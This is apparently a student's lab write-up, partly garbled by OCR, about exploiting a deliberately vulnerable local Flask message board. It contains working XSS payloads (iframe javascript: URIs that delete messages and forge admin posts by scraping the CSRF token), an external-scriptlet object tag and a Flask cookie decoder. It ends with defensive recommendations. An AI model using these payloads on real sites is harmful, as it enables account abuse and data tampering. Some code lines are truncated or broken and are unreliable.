Ex3 Cyber

Running the program (macOS):

1. Enter the `XSSApp` folder
2. Download require requirements using: `pip install -r requirements.txt`
3. Run the program using: `python -m XSSApp`

Question 1)


In order to create a certificate for the program, I downloaded `OpenSSL` using `homebrew` (on a mac), and then followed various tutorials.
Sources:

1. How to get HTTPS working on your local development
2. HTTPS leaf SSL certificate install for localhost development - Mac OS
3. SSL for flask local development


Once I had the required files inside my app (following the above instructions), I edited the code. I added in the `start_app()` function in the `app.py` file as:

```
context = ('server.crt', 'server.key')
app.run(host="0.0.0.0", ssl_context=context)
```

Now the server opened from HTTPS.



```
 * Debug mode: off
 * Running on all addresses (0.0.0.0)
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on https://127.0.0.1:5000
 * Running on https://192.168.1.223:5000 (Press CTRL+C to quit)
[2022-05-15 20:07:05,960] INFO in app: <SecureCookieSession {}>
127.0.0.1 - - [15/May/2022 20:07:06] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [15/May/2022 20:07:06] "GET /favicon.ico HTTP/1.1" 200 -
```



As is shown in the immage Chrome still didn't find my certifcate safe. This is due to the fact that my certificate is self-signed.

In addition, as of 2017 Chrome started to require that the cert's **subjectAltName** parameter be filled. I found this can be achieved by: [StackOverflow: Generate a self-signed certificate with SubjectAltName using OpenSSL](), but I didn't attempt to do so.


Question 2)

I was able to run Javascript scripts on the page using the `iframe` tag inside the message input text.
For example, putting this as message results in an alert:

```
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

1. Delete all messages as administrator:

To delete all messages I had to send a GET request to the `/drop_all_messages` url.
As shown in the code:



```
@app.route("/drop_all_messages")
def drop_all_messages():
    if is_administrator_logged_in():
        messages.clear()
    return flask.redirect('/')
```

I wrote the following Javascript code to do so:

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET','http://127.0.0.1:5000/drop_all_messages',false);
xmlHttp.send(null);
```

I then turned it into a src for the iframe tag:

```
<IFRAME SRC="javascript:var xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET','https://127.0.0.1:5000/drop_all_messages',false);
xmlHttp.send(null);"></IFRAME>
```

Which indeed deleted all messaged when the admnistrator was connected.
Another way could have been:

```
<IFRAME
SRC="javascript:window.location.replace('https://127.0.0.1:5000/drop_all_messages');"
</IFRAME>
```

2. Send a message as administrator:


In order to send a message it's needed to send a POST request to `/request` with the appropriate body.
The problem is that part of the body is the `csrf_token`, which gets compared to the actual session `csrf_token`, which changes for each session.

In order to get this token I found a workaround. I noticed that in the `index.html` the value appears, it's simply not rendered, it's hidden.

The only thing I had to do was get the HTML content of the page, and parse it to get the `csrf_token` value.

I wrote the following Javascript code:

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET','https://127.0.0.1:5000/',false);
xmlHttp.send(null);
var index = xmlHttp.responseText.indexOf('אתה מחובר כמשתמש חלש');
if (index != 734) {
  var first = xmlHttp.responseText.split('value=')[1];
  var token = first.split(' name=')[0].slice(1, -1);
  var xhr =  new  XMLHttpRequest(); xhr.open('POST','https://127.0.0.1:5000/request',true);
  xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
  xhr.send('name=Admin&email=admin%40attacker.attacker&subject=HelloWorld&phone_number=0542119146&message=HelloWorld&csrf_token=' + encodeURIComponent(token))
}
```

- I first send a GET request to the website, which will return a resp with the HTML content. As shown here:


```
@ app.route('/')
def index():
    is_admin = is_administrator_logged_in()
    resp = flask.Response()
    resp.set_data(flask.render_template(
        "index.html", messages=messages, csrf_value=get_or_set_csrf_token(), is_admin=is_admin))
    resp.calculate_content_length()
    return resp
```

- I then check wether the Administrator is logged in, by getting the index of weak message. The number `734` was achieved by previos test printing scripts.
- If the administrator is logged, I parse the string to get the exact token value.
- I then send a POST request. I make sure the encoding is `application/x-www-form-urlencoded` , as I was able to verify for normal requests. I create the body and send together.

The complete final `iframe` is:

`<IFRAME SRC="javascript:var xmlHttp = new XMLHttpRequest(); xmlHttp.open('GET','https://127.0.0.1:5000/',false); xmlHttp.send(null); var index =xmlHttp.responseText.indexOf('אתה מחובר כמשתמש חלש'); if (index != 734) { var first = xmlHttp.responseText.split('value=')[1]; var token = first.split('`

```
name=')[0].slice(1, -1); var xhr = new XMLHttpRequest();
xhr.open('POST','https://127.0.0.1:5000/request',true);
xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xhr.send('name=Admin&email=admin%40attacker.attacker&subject=HelloWorld&phone_number=(
+ encodeURIComponent(token));};"></IFRAME>
```

Once inputted as message it worked as expected.

This of course assumes that the attacker has done reaserch on the response of the GET request (by printing etc), and is therefore able to know the `csrf_token` is present, and how to parse it in a precise manner.

Question 3

To solve this question I decided to check that the message getting posted, would be posted only one time. I did this by checking that a message with the `phone_number=542119146` would only appear once.
To do this, I used basic javascript. I wrote the following code:

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET','https://127.0.0.1:5000/',false);
xmlHttp.send(null);
var index = xmlHttp.responseText.indexOf('אתה מחובר כמשתמש חלש');
if (index != 734) {
  var attackerNumber = 542119146;
  var attackIndex = xmlHttp.responseText.indexOf(attackerNumber);
  if (xmlHttp.responseText.indexOf(attackerNumber, attackIndex + 1); == -1) {
    var first = xmlHttp.responseText.split('value=')[1];
    var token = first.split(' name=')[0].slice(1, -1);
    var xhr =  new  XMLHttpRequest(); xhr.open('POST','https://127.0.0.1:5000/request',true);
    xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
    xhr.send('name=Admin&email=admin%40attacker.attacker&subject=HelloWorld&phone_number='+attackerNumber+'&message=HelloWorld&csrf_token=' + encodeURICompone
  }
}
```

This will send the message only if the string `542119146` appears less than twice in the `xmlHttp.responseText`, once for the attack message, the other for the first message.

The complete final `iframe` is:

```
<IFRAME SRC="javascript: var xmlHttp = new XMLHttpRequest();
xmlHttp.open('GET','https://127.0.0.1:5000/',false); xmlHttp.send(null); var
index = xmlHttp.responseText.indexOf('אתה מחובר כמשתמש חלש'); if (index != 734)
{var attackerNumber = 542119146; var attackIndex =
xmlHttp.responseText.indexOf(attackerNumber);if
(xmlHttp.responseText.indexOf(attackerNumber, attackIndex + 1) == -1){var first =
xmlHttp.responseText.split('value=')[1]; var token = first.split(' name=')
[0].slice(1, -1); var xhr = new XMLHttpRequest();
xhr.open('POST','https://127.0.0.1:5000/request',true);
xhr.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xhr.send('name=Admin&email=admin%40attacker.attacker&subject=HelloWorld&phone_number='
+ encodeURIComponent(token));}};"></IFRAME>
```

Note:

> This answer assumes no other user would input a message with such phone number, not before and not after the attack. Otherwise, the attacker won't be able to send the malicious message even the first time. This assumes (as it's written on Piazza), that the field `phone_number` is unique. It assumes no other user would try to insert this number before, as it's the personal cellular of the attacker.

Question 4)

This attack actually worked for me (`Chrome v-101.0.4951.64`). I wrote the following in the message input:

```
<OBJECT TYPE="text/x-scriptlet" DATA="https://xss.rocks/scriptlet.html"></OBJECT>
```

And it resulted in an alert on each refresh as expected.

After reaserching the `<object>` tag, I found that it might not always work.

For example, at why chrome not act in tag they explain that the object tag is not reliable cross-browers and is deprecated.

In addition, there seems to be a specific issue with `type="text/x-scriptlet"` , which is what allows the attack.
In here text/x-scriptlet not working on Chrome, they explain that scriptlets are an experimental, non-standard technology that is only supported by Internet Explorer.

Practically, as my attack worked, I'm not sure exaclty when such an attack will be stopped, but from the findings above I understand the doubt of it working.

Question 5)

Ways to improve the safety of the site

1. Not include the `csrf_token` inside the HTML: even if element is hidden, the value can still be extracted. Why would you include this sensitive information in the html?

2. Set the `SESSION_COOKIE_HTTPONLY=True`: this will allow for the cookies to be inaccesible from the javascript.

3. Use a different markdown for message than HTML: for the message input some HTML markup is used. Use a safer markup which doesn't work with HTML tags.

4. Better sanitize the message input: the program could include a more accurate message sanitization, that, among others, prevents javascripts to run on iframes.

Question 6)

The attack mentioned in question 2 works even if the `SESSION_COOKIE_HTTPONLY` is set to `True`. But I decided to reaserch this matter and understand the meaning of such flag.

When a cookie is defines a `HTTPONLY` is highly secure, and is therefore not accessible from javascripts. For example, when doing in javascript: `document.cookies`, it won't return the HTTPONLY cookies.

From here I deducted that having `SESSION_COOKIE_HTTPONLY = False` should assist in retrieving the value of `csrf_token` from the javascript (which I needed for question 2).

I tried printing the `document.cookies` various times. It did indeed give different results for `SESSION_COOKIE_HTTPONLY = False` vs `SESSION_COOKIE_HTTPONLY = True`, but, the result looked nothing closer to the actual `SecureCookieSession` which I have logged from the python app. Here is an example:

```
eyJjc3JmX3Rva2VuIjoiRlhHcTFHcCsyczkzVkpDOUw2Y09LdWZPVmpFYUt3MW5Bd25zN080WVpUZi9UWFlqOTE5eEtYblBWMnlhOWVpZiIsImlzX2FkbWluIjpmYWxzZX0.YoJ58Q.q_zNTuzngoDBN155v50
```


Turns out, the above cookie is in fact the `SecureCookieSession`, but it's encrypted, and it uses the Python `secret_key` for the encryption. This means that even if I was able to access this cookie (`SESSION_COOKIE_HTTPONLY = False`), I couldn't read the actual content before decrypting.

I decided to write a python script which would decrypt a Flask token given cookie and secret_key.

```python
def decode_flask_cookie(secret_key, cookie_str):
    import hashlib
    from itsdangerous import URLSafeTimedSerializer
    from flask.sessions import TaggedJSONSerializer
    salt = 'cookie-session'
  serializer = TaggedJSONSerializer()
```

```
    signer_kwargs = {
        'key_derivation': 'hmac',
  'digest_method': hashlib.sha1
    }
    s = URLSafeTimedSerializer(secret_key, salt=salt, serializer=serializer, signer_kwargs=signer_kwargs)
    return s.loads(cookie_str)
```

As you can see here it works as expected:



```
def decode_flask_cookie(secret_key, cookie_str):
    import hashlib
    from itsdangerous import URLSafeTimedSerializer
    from flask.sessions import TaggedJSONSerializer
    salt = 'cookie-session'
    serializer = TaggedJSONSerializer()
    signer_kwargs = {
        'key_derivation': 'hmac',
        'digest_method': hashlib.sha1
    }
    s = URLSafeTimedSerializer(secret_key, salt=salt, serializer=serializer, signer_kwargs=signer_kwargs)
    return s.loads(cookie_str)

if __name__ == "__main__":
    secret_key = 'eUwyd3RnRTR0az84a0NYNU8ycmFtZz09'
    decoded = base64.b64decode(secret_key)
    print(decoded)
    token = 'eyJjc3JmX3Rva2VuIjoibkR4QnZ4aUlPeDc3czROYlo3ZEQycDBVWG9SV29nTitnYWdpU2x5ZGhJQThkaHJvV2hQYUxjTWt0OUZjMUE0NSJ9.YoJ-Sw.uvpKw7wo8AumuwglcrMFZA7zFTo'
    expected_result = 'nDxBvxiIOx77s4NbZ7dD2p0UXoRWogN+gagiSlydhIA8dhroWhPaLcMkt9Fc1A45'
    result = decode_flask_cookie(decoded, token)
    print(result)
```

```
/Users/saraspagnoletto/bin/python /Users/saraspagnoletto/Desktop/ex3/XSSApp-1.0.1/XSSApp/check.py
b'yL2wtgE4tk0xkCX502ramg=='
{'csrf_token': 'nDxBvxiIOx77s4NbZ7dD2p0UXoRWogN+gagiSlydhIA8dhroWhPaLcMkt9Fc1A45'}

Process finished with exit code 0
```

But to do this you need the `app_secret_key`, which I wasn't able to retreive from javascript.

A possible error here is the printing of this `app_secret_key` from the python code (it is printed in the code provided). If the server logs were published as routine on some common public monotoring platform, such as [Splunk](), an attacker could exploit it and find the cookie as I did above.

> Sara Spagnoletto - 345990808